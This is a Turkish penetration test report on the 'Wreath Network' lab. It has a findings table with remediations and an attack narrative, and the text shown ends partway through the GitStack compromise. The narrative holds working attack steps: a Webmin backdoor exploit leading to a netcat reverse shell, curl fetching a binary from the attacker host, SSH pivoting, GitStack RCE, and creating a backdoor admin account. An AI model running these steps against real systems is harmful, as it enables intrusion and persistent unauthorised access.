

Sızma Testi Bulgular Raporu

Wreath Network



Yasin Yavuz Yıldırım

27.12.2023 – 07.01.2024

İÇİNDEKİLER TABLOSU

1. Yönetici Özeti.....	1
1.1 Kapsam.....	1
1.2 Risk Seviyelendirme.....	2
1.3 Sonuçların Özeti.....	3
1.4 Zaman Çizelgesi.....	4
2. Bulgular ve İyileştirmeler.....	5
2.1 Bulgular Tablosu.....	5
2.2 Bulgular Detayları.....	6
3. Saldırı Anlatımı.....	10
3.1 İlk Keşif Aşaması.....	10
3.2 Servislerin Belirlenmesi.....	10
3.3 Webmin Sömürüsü.....	11
3.4 Host Tespiti.....	13
3.5 GitStack Sömürüsü.....	15
3.6 Kimlik Bilgilerinin Çıkarılması.....	18
3.7 GitStack Veri Sızdırma.....	19
3.8 PC Server Numaralandırma.....	21
3.9 Thomas olarak Etkileşimli Komut Kabuğu.....	24
3.10 SYSTEM Seviyesine Yükseltme.....	28
4. Sonuç.....	32
5. Temizlik.....	33
6. Referanslar.....	33
7. Ek A.....	34
7.1 Nmap Taramaları.....	34
7.2 Shell.sh.....	34
7.3 Wrapper.cs.....	35
7.4 exec-nc.exe.....	35

1. YÖNETİCİ ÖZETİ

Thomas Wreath¹ tarafından ev ağına yönelik bir sızma testi gerçekleştirmem için bir sözleşme yapıldı. Testin amacı, ağın genel güvenlik durumunu değerlendirmektir. Testler, genel bir internet kullanıcısının sahip olduğu seviyede erişimi simüle eden, aynı zamanda "blackbox" yaklaşımı olarak bilinen bir şekilde gerçekleştirildi.


1.1 Kapsam

Bay Wreath ile yapılan briefing oturumunda anlaşıldığı üzere, testin konuları kamuya açık bir web sunucusu, bir Git sunucusu ve 10.200.85.0/24 IP adresi aralığındaki kişisel bir bilgisayar oldu. Kamuya açık web sunucusunun IP adresi (10.200.85.200), başlangıç noktası olarak kullanıldı.

Aşağıda listelenen IP adresleri test kapsamından hariç tutulmuştur:

- 10.200.67.250
- 10.200.67.1

Testler gerçekleştirildikçe, Bay Wreath'ın ev ağının altyapısı şu şekilde görselleştirilebilir:



1.2 Risk Sınıflandırma

Aşağıdaki tablo, belgede kullanılan zayıflıkları değerlendirmek için kullanılan ciddiye seviyelerini ve bunlarla ilişkili CVSS v3.1² puan aralıklarını tanımlar.

Ciddiyet	CVSS v3.1 skoru	Açıklama
Kritik	9.0-10.0	Zafiyetin sömürülmesi muhtemelen herhangi bir kimlik doğrulaması olmadan root seviyesinde bir tehlikeye neden olabilir.
Yüksek	7.0 – 8.9	Zafiyetin sömürülmesi, ayrıcalıkların yükseltilmesine ve potansiyel olarak gizlilik, bütünlük ve kullanılabilirlik kaybına neden olabilir. Ancak, sistem üzerinde önceden erişim gerekebilir.
Orta	4.0 – 6.9	Zafiyetin sömürülmesi, dış faktörlere (örneğin, kullanıcı etkileşimi, aynı ağ) veya ulaşması zor olan diğer koşullara ihtiyaç duyabilir.
Düşük	0.1 – 3.9	Bu kategoriye giren zafiyetler muhtemelen sömürülemez veya kuruluşun işine düşük etkisi olabilir.
Bilgi	0.0	Herhangi bir zafiyet bulunmamakta, kuruluşun işine doğrudan bir etkisi bulunmamaktadır.

1.3 Sonuçların Özeti

Değerlendirme sırasında toplamda **10** zayıflık tespit edildi.

Tanımlanan en ciddi zayıflık, kamuya açık web sunucusundaki bir arka kapıydı. Bu arka kapıyı kullanmak, web sunucusunun tamamen ele geçirilmesine neden oldu. Bu sunucuyu bir dayanak noktası olarak kullanarak önce erişilemeyen iç ağdaki diğer sunuculara saldırmak mümkün oldu.

Saldırganların iç ağa erişim sağlayabilmesi ve saldırı yüzeyini genişletebilmesi nedeniyle, bu bulgu **kritik** olarak sınıflandırıldı. Yeni saldırı yüzeyinde, kapsamdaki diğer sunuculara sızmak için bir dizi zayıflık keşfedildi ve sömürüldü, sonunda ağın tamamen ele geçirilmesine yol açtı.

Ağın genel güvenlik riski yüksek bulundu. Bu nedenle, Bay Wreath'in bu zayıflıkları mümkün olan en kısa sürede ele alması önerilir.

1.4 Zaman Çizelgesi

Aşağıdaki tablo, angajman boyunca gerçekleştirilen eylemlerin özetini sağlamaktadır.

Date	Event
27/12/2023	Angajmanın Başlangıcı ve Kısa Tanıtım
29/12/2023	Ele Geçirilmiş Web Sunucusu (10.200.85.200)
31/12/2023	Ele Geçirilmiş Git Sunucusu (10.200.85.150)
03/01/2024	Wreath-PC'ye İlk Erişim (10.200.85.100)
05/01/2024	Ele Geçirilmiş Wreath-PC (10.200.85.100)
06/01/2024	Temizlik
07/01/2024	Angajmanın sonu

2. BULGULAR VE İYİLEŞTİRMELER

Aşağıdaki bölümler, bulgularla ilgili bilgileri sağlamaktadır.

2.1 Bulgular Tablosu

Aşağıdaki tablo, her sistemde bulunan güvenlik açıklıklarının genel bir bakışını, bunların CVSS v3.1 puanını ve ilişkili ciddiyet seviyesini sağlamaktadır.

No.	Bulgu Başlığı	CVSS v3.1 Skoru	Ciddiyet
01	Webmin Yetkisiz Uzak Kod Çalıştırma (CVE-2019-15107)	9.3	Kritik
02	GitStack 2.310 Uzak Kod Çalıştırma (CVE-2018-5955)	8.8	Yüksek
03	Parola Yeniden Kullanımı	8.5	Yüksek
04	Token Taklit Edilmesi	8.3	Yüksek
05	Quoted Olmayan Hizmet Yolu	8.1	Yüksek
06	Hatalı Dosya Yükleme Doğrulaması	7.5	Yüksek
07	.git Klasörü Aracılığıyla Kaynak Kodu Açıklaması	7.3	Yüksek
08	Zayıf Parola	7.1	Yüksek
09	Django Hata Ayıklama Modu	5.4	Orta
10	Kişisel Bilgilerin Açıklanması	0.0	Bilgi

2.2 Bulgular Detayları

Webmin Yetkisiz Uzak Kod Çalıştırma (CVE-2019-15107)

Açıklama	Kamuya açık web sunucusunda Webmin'in arka kapılarla manipüle edilmiş bir sürümü kullanılıyor. Bir saldırgan, bu arka kapıyı kullanarak sistemi tehlikeye atabilir.
Ciddiyet	Kritik
Sistem(ler)	10.200.85.200
İyileştirme	Uygulamayı en son sürüme güncelleyiniz.
Referans(lar)	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-15107

GitStack 2.310 Uzak Kod Çalıştırma (CVE-2018-5955)

Açıklama	Git sunucusu, uzaktan kod yürütme açığına sahip olan güncellenmemiş bir GitStack sürümünü çalıştırıyor.
Ciddiyet	Yüksek
Sistem(ler)	10.200.85.150
İyileştirme	Uygulamayı en son sürüme güncelleyiniz.
Referans(lar)	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5955

Parola Yeniden Kullanımı

Açıklama	Thomas kullanıcısının şifresini yeniden kullandığı tespit edildi.
Ciddiyet	Yüksek
Sistem(ler)	10.200.85.150, 10.200.85.100
İyileştirme	Şifre yeniden kullanımına karşı kısıtlamalar getiriniz.
Referans(lar)	https://cwe.mitre.org/data/definitions/521.html

Token Taklit Edilmesi

Açıklama	SelmpersonatePrivilege ayrıcalığı, Thomas kullanıcısında etkin durumda. Bu hesabın tehlikeye girmesi, ayrıcalığın yükseltilmesine neden olabilir.
Ciddiyet	Yüksek
Sistem(ler)	10.200.85.100
İyileştirme	Kullanıcılardan gereksiz ayrıcalıkları kaldırınız.
Referans(lar)	https://cwe.mitre.org/data/definitions/1032.html

'Quoted' Olmayan Hizmet Yolu

Açıklama	'SystemExplorerHelpService' adlı bir servisin yürütülebilir yolu tırnak işareti ile çevrili değil. Bir saldırgan, bu yolu kullanarak ayrıcalık yükseltme gerçekleştirebilir.
Ciddiyet	Yüksek
Sistem(ler)	10.200.85.100
İyileştirme	Yürütülebilir yolun etrafını tırnak işareti ile çeviriniz.
Referans(lar)	https://cwe.mitre.org/data/definitions/428.html

Hatalı Dosya Yükleme Doğrulaması

Açıklama	PC sunucusunda barındırılan web uygulamasının yükleme doğrulama filtresi, çift uzantılar kullanılarak atlatılabilir.
Ciddiyet	Yüksek
Sistem(ler)	10.200.85.100
İyileştirmeler	Yükleme klasöründe PHP kuralını devre dışı bırakınız ve yeni bir yükleme filtresi uygulayınız.
Referans(lar)	https://cwe.mitre.org/data/definitions/434.html

.git Klasörü Aracılığıyla Kaynak Kodu Açıklaması

Açıklama	PC – Server’da barındırılan web uygulamasının .git klasörünün herkese açık olarak paylaşıldığı belirlendi. Bu durum, bir saldırganın web kaynak kodunu ele geçirmesine izin verebilir.
Ciddiyet	Yüksek
Sistem(ler)	10.200.85.100
İyileştirme	.git" klasörünü kaldırınız veya ".git" klasörüne verilen herkes için okuma erişimini değiştiriniz.
Referans(lar)	https://cwe.mitre.org/data/definitions/548.html

Zayıf Parola Kullanımı

Açıklama	Thomas kullanıcısının yaygın bir şifre kullandığı tespit edildi. Şifre, sözlük saldırısı için kullanılan yaygın kelime listesinde yer almaktadır.
Ciddiyet	Yüksek
Sistem(ler)	10.200.85.150, 10.200.85.100
İyileştirme	Güçlü bir şifre politikasını zorunlu kılınız.
Referans(lar)	https://cwe.mitre.org/data/definitions/521.html

Django Hata Ayıklama Modu

Açıklama	GitStack uygulamasında hata ayıklama modu etkin durumda bulunuyor ki bu, potansiyel olarak birçok hassas bilgiyi açığa çıkarabilir.
Ciddiyet	Orta
Sistem(ler)	10.200.85.100
İyileştirme	Debug modunu kapatınız veya devre dışı bırakınız.
Referans(lar)	https://cwe.mitre.org/data/definitions/1295.html

Kişisel Bilgilerin Açıklanması

Açıklama	Kamuya açık web sunucusunda barındırılan kişisel web sitesi, Thomas Wreath'ın kişisel bilgilerini içermektedir. Bir saldırgan, bunu sosyal mühendislik saldırısı için kullanabilir.
Ciddiyet	Bilgi
Sistem(ler)	10.200.85.100
İyileştirme	Site üzerindeki özel olarak kabul edilen bilgileri kaldırınız.
Referans(lar)	https://cwe.mitre.org/data/definitions/200.html

3. SALDIRI ANLATIMI

Aşağıdaki bölümler, hedef ağda adım adım nasıl ilerlendiğini açıklamaktadır.

3.1 İlk Keşif Aşaması

Öncelikle 200'deki prod-serv'e dış ağ taraması yapıldı.

```
(root@yavuz)-[~/Desktop/Wreath/0.1-WebServer-Enumeration]
# nmap -p 1-15000 -oA External-Scan 10.200.85.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-30 11:00 EST
Nmap scan report for 10.200.85.200
Host is up (0.16s latency).
Not shown: 14857 filtered tcp ports (no-response), 132 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
5000/tcp   closed upnp
6000/tcp   closed X11
7000/tcp   closed afs3-fileserver
9000/tcp   closed cslistener
9090/tcp   closed zeus-admin
9988/tcp   closed nsesrvr
9999/tcp   closed abyss
10000/tcp  open  snet-sensor-mgmt
```

3.2 Servislerin Belirlenmesi

4 portun açık olduğu keşfedildi ve ilgili portlara servis taraması yapıldı.

```
(root@yavuz)-[~/Desktop/Wreath/0.1-WebServer-Enumeration]
# nmap -p 22,80,443,10000 -sV -oA Service-Scan 10.200.85.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-30 11:23 EST
Nmap scan report for 10.200.85.200
Host is up (0.13s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
443/tcp   open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
10000/tcp open  http     MiniServ 1.890 (Webmin httpd)
```

3.3 Webmin Sömürüsü

80 portuna gidildiğinde thomaswreath.com adresi karşılaşıyor, ilgili domain etc/hosts dosyasına yazıldı.

```
(root@yavuz)-[~/Desktop/Wreath/0.1-WebServer-Enumeration]
# echo '10.200.85.200 thomaswreath.thm' >> /etc/hosts
```

Site tekrar ziyaret edildiğinde Thomas Wreath'e ait bir kişisel tanıtım sitesi ile karşılaşıldı.



10000 portuna gidildiğinde zafiyetli bir yazılım keşfedildi. Versiyonu araştırıldı ve uygun exploit³ bulundu.

CVE-2019-15107: Webmin: Unauthenticated Remote Code Execution

Severity	CVSS	Published	Created	Added	Modified
9	(AV:N/AC:L /Au:N/C:C /I:C/A:C)	08/15/2019	02/06/2020	02/04/2020	05/03/2022

Description

The SourceForge downloads of Webmin versions 1.890 through 1.920, listed as official downloads on the project's site, were backdoored, such that it contains a remote code execution vulnerability in the 'old' and 'expired' parameters of password_change.cgi.

İlgili exploit kullanıldığında hedefte kod yürütülebilir hale gelindi.

```
(root@yavuz)-[~/Desktop/Wreath/0.2-WebServer-Exploitation/CVE-2019-15107]
# ls
CVE-2019-15107.py  LICENSE  README.md  requirements.txt

(root@yavuz)-[~/Desktop/Wreath/0.2-WebServer-Exploitation/CVE-2019-15107]
# chmod +x ./CVE-2019-15107.py

(root@yavuz)-[~/Desktop/Wreath/0.2-WebServer-Exploitation/CVE-2019-15107]
# ./CVE-2019-15107.py 10.200.85.200

      W E B S I T E
      @MuirlandOracle

[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.85.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# |
```

Tam ters kabuk⁴ elde edebilmek için exploitin sunduğu talimatlar kullanıldı. Ters kabuk alındı ve kabuk stabilize edildi.

```
(root@yavuz)-[~]
# nc -lvp 1234
listening on [any] 1234 ...
connect to [10.50.86.136] from thomaswreath.thm [10.200.85.200] 34286
sh: cannot set terminal process group (1840): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# whoami
whoami
root
sh-4.4# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
[root@prod-serv ]# export TERM=xterm
export TERM=xterm
[root@prod-serv ]# ^Z
[1]+  Stopped                  nc -lvp 1234

(root@yavuz)-[~]
# stty raw -echo; fg
nc -lvp 1234

[root@prod-serv ]# |
```


Hedefte SSH hizmetinin çalıştığı ilk taramada tespit edilmişti. Yapılan araştırmalar ile id_rsa dosyası ele geçirildi ve ilk hedefe (10.200.85.200) uzaktan bağlantı sağlandı.

```
(root@yavuz)-[~/Desktop/Wreath/0.2-WebServer-Exploitation]
# chmod 600 id_rsa

(root@yavuz)-[~/Desktop/Wreath/0.2-WebServer-Exploitation]
# ssh -i id_rsa root@10.200.85.200
The authenticity of host '10.200.85.200 (10.200.85.200)' can't be established.
ED25519 key fingerprint is SHA256:7Mnhtkf/5Cs1mRaS3g6PGYXnU8u8ajdIqKU9lQpmYL4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.200.85.200' (ED25519) to the list of known hosts.
[root@prod-serv ~]#
```

3.4 Host Tespiti

Prod-Serv sunucusu ele geçirildi ve bu sunucunun hedefimizdeki diğer bilgisayarlar ile aynı iç ağda olduğu biliniyor. Bu nedenle bir 'Host Tespiti' yaptırılmak istendi. Prod-Serv'da Nmap⁵ aracı kurulu olmadığından, Nmap'in 'static binary' dosyası hedefe taşındı ve tarama başlatıldı.

```
[root@prod-serv ~]# curl http://10.50.86.136:8000/nmap-YYY --output nmap-YYY
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 5805k 100 5805k 0 0 334k 0 0:00:17 0:00:17 --:--:-- 501k
[root@prod-serv ~]# chmod 777 nmap-YYY
[root@prod-serv ~]# ./nmap-YYY -T4 10.200.85.0/24 -vv -sn | grep ".eu-west-1.compute.internal" | cu
t -d ' ' -f 5
Cannot find nmap-payloads. UDP payloads are disabled.
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
ip-10-200-85-1.eu-west-1.compute.internal
ip-10-200-85-100.eu-west-1.compute.internal
ip-10-200-85-150.eu-west-1.compute.internal
ip-10-200-85-250.eu-west-1.compute.internal
ip-10-200-85-200.eu-west-1.compute.internal
[root@prod-serv ~]#
```

.250 'out of scope' olarak işaretlenmişti. .200 Prod-Serv ele geçirildi. Ek olarak 2 IP adresi daha keşfedildi. Keşfedilen bu IP adreslerine port taraması yaptırıldı.

```
[root@prod-serv ~]# ./nmap-YYY -T4 -p- 10.200.85.100 10.200.85.150 -vv
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-12-30 19:37 GMT
```

.100 ile biten IP adresinden yanıt alınamadı.

```
Host is up, received arp-response (-0.20s latency).
All 65535 scanned ports on ip-10-200-85-100.eu-west-1.compute.internal (10.200.85.100) are filtered
because of 65535 no-responses
MAC Address: 02:FE:5A:89:50:D1 (Unknown)
```

.150 ile biten IP adresinde ise 3 adet açık port keşfedildi.

```
Nmap scan report for ip-10-200-85-150.eu-west-1.compute.internal (10.200.85.150)
Host is up, received arp-response (0.00061s latency).
Scanned at 2023-12-30 19:37:46 GMT for 492s
Not shown: 65532 filtered ports
Reason: 65532 no-responses
PORT      STATE SERVICE      REASON
80/tcp    open  http         syn-ack ttl 128
3389/tcp  open  ms-wbt-server syn-ack ttl 128
5985/tcp  open  wsman        syn-ack ttl 128
MAC Address: 02:B4:3E:CD:A4:29 (Unknown)
```

Bu aşamada 2. hedefte tespit edilen portlara erişim sağlanamadı. Çünkü .150 (Git-Serv) dışarıdan iletişim kurulamayacak şekilde yapılandırıldı. Ancak Public sunucu ile (Prod-Serv) iletişimi olduğu biliniyor. Trafiği .200 üzerinden geçirerek; hedefin (.150), saldırgan makineyi .200 sanması sağlandı. Bunun için ssh ile port yönlendirme yapıldı.

```
(root@yavuz)-[~]
# ssh -i /root/Desktop/Wreath/0.2-WebServer-Exploitation/id_rsa root@10.200.85.200 -L 81:10.200.85.150:80 -fN

(root@yavuz)-[~]
# ssh -i /root/Desktop/Wreath/0.2-WebServer-Exploitation/id_rsa root@10.200.85.200 -L 3390:10.200.85.150:3389 -fN

(root@yavuz)-[~]
# ssh -i /root/Desktop/Wreath/0.2-WebServer-Exploitation/id_rsa root@10.200.85.200 -L 5986:10.200.85.150:5985 -fN
```

Hedefin portlarına saldırgan makine ile localhost üzerinden erişebilir duruma gelindi.

< > ↺ 🏠
127.0.0.1:81
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec hashes Free VPN Accounts

Page not found (404)

Request Method: GET
Request URL: http://127.0.0.1:81/

Using the URLconf defined in app.urls, Django tried these URL patterns, in this order:


- ^registration/login/\$
- ^gitstack/
- ^rest/

The current URL, , didn't match any of these.

You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 404 page.

3.5 GitStack Sömürüsü

Hedefin 80 portuna gidildiğinde yönlendirmeler görüldü, 1 numaralı altdizine gidildiğinde ise GitStack giriş ekranı karşıladı.



Sistemdeki GitStack sürümünün güncel olmadığı keşfedildi ve uygun bir Exploit arandı.

```
(root@yavuz)-[~]
# searchsploit gitstack
```

Exploit Title	Path
GitStack - Remote Code Execution	php/webapps/44044.md
GitStack - Unsanitized Argument Remote Code Execution (Metasploit	windows/remote/44356.rb
GitStack 2.3.10 - Remote Code Execution	php/webapps/43777.py

Uygun exploit seçildi ve çalıştırılabilir hale getirildi.

```
(root@yavuz)-[~/Desktop]
# searchsploit gitstack
```

Exploit Title	Path
GitStack - Remote Code Execution	php/webapps/44044.md
GitStack - Unsanitized Argument Remote Code Execution (Metasploit	windows/remote/44356.rb
GitStack 2.3.10 - Remote Code Execution	php/webapps/43777.py

```
Shellcodes: No Results

(root@yavuz)-[~/Desktop]
# searchsploit -m php/webapps/43777.py
Exploit: GitStack 2.3.10 - Remote Code Execution
URL: https://www.exploitdb.com/exploits/43777
Path: /usr/share/exploitdb/exploits/php/webapps/43777.py
Codes: N/A
Verified: False
File Type: Python script, ASCII text executable
Copied to: /root/Desktop/43777.py

(root@yavuz)-[~/Desktop]
# dos2unix ./43777.py
dos2unix: converting file ./43777.py to Unix format ...
```

Exploit çalıştırıldı ve sistemde uzaktan kod yürütme işlemi başarılı oldu. Görseldeki çıktıda hedefe 'whoami' komutu gönderiliyor ve sunucu nt authority\system yanıtını döndürüyor.

```
(root@yavuz)-[~/Desktop]
# python2 ./43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correctly. Please ask your GitStack administrator to give
you a username/password and give you access to this repository. <br />Note : You have to enter the c
redentials of a user which has at least read access to your repository. Your GitStack administration
panel username/password will not work.
[+] Execute command
"nt authority\system"
```

Kod; tek seferde çalışacak şekilde tasarlanmış, yani her seferinde 'whoami' komutunu içeren satırın düzenlenip tekrar gönderilmesi gerekiyor. Sistemde firewall ve antivirüs gibi önlemler alındığı biliniyor. Ağa sürekli exploit göndermek farkedilebilirliğimizi önemli ölçüde artıracaktır.

Bu denli trafik yaratmamak adına öncelikle gönderilen exploitin nereye yüklendiği keşfedildi ve bir wrapper programı kullanıldı. Böylece 'sözde shell'⁶ elde edilebildi.

```
(root@yavuz)-[~/Desktop]
# rlwrap ./shell-yyy.sh http://localhost:81/web/exploit-yyy.php
$ whoami
"nt authority\system"
$ hostname
"git-serv"
$ ipconfig
"
Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : eu-west-1.compute.internal
Link-local IPv6 Address . . . . . : fe80::20e1:d575:4d72:8ca6%6
IPv4 Address. . . . . : 10.200.85.150
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.200.85.1
$ |
```

Artık 2. hedefte (.150) sistem yetkileri ile komut yürütebilir duruma gelindi. Kalıcı olabilmek ve farklı yollarla tekrar sisteme girebilmek için bir arka kapı⁷ oluşturmaya karar verildi. Yeni bir kullanıcı oluşturuldu ve yönetici hakları tanımlandı.

```
$ net user yyy p4ssc0de4RDP /add
"The command completed successfully."
"
$ net localgroup "Administrators" yyy /add
"The command completed successfully."
"
$ net localgroup "Remote Management Users" yyy /add
"The command completed successfully."
"
$ |
```

Hedefin RDP (Remote Desktop) portunun açık olduğu keşfedilmişti. Yeni oluşturulan kullanıcı ile Evil-WinRM ve/veya RDP kullanarak sisteme giriş yapıldı.

```
(root@yavuz)-[~]
# evil-winrm -u yyy -p p4ssc0de4RDP -i localhost -P 5986

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

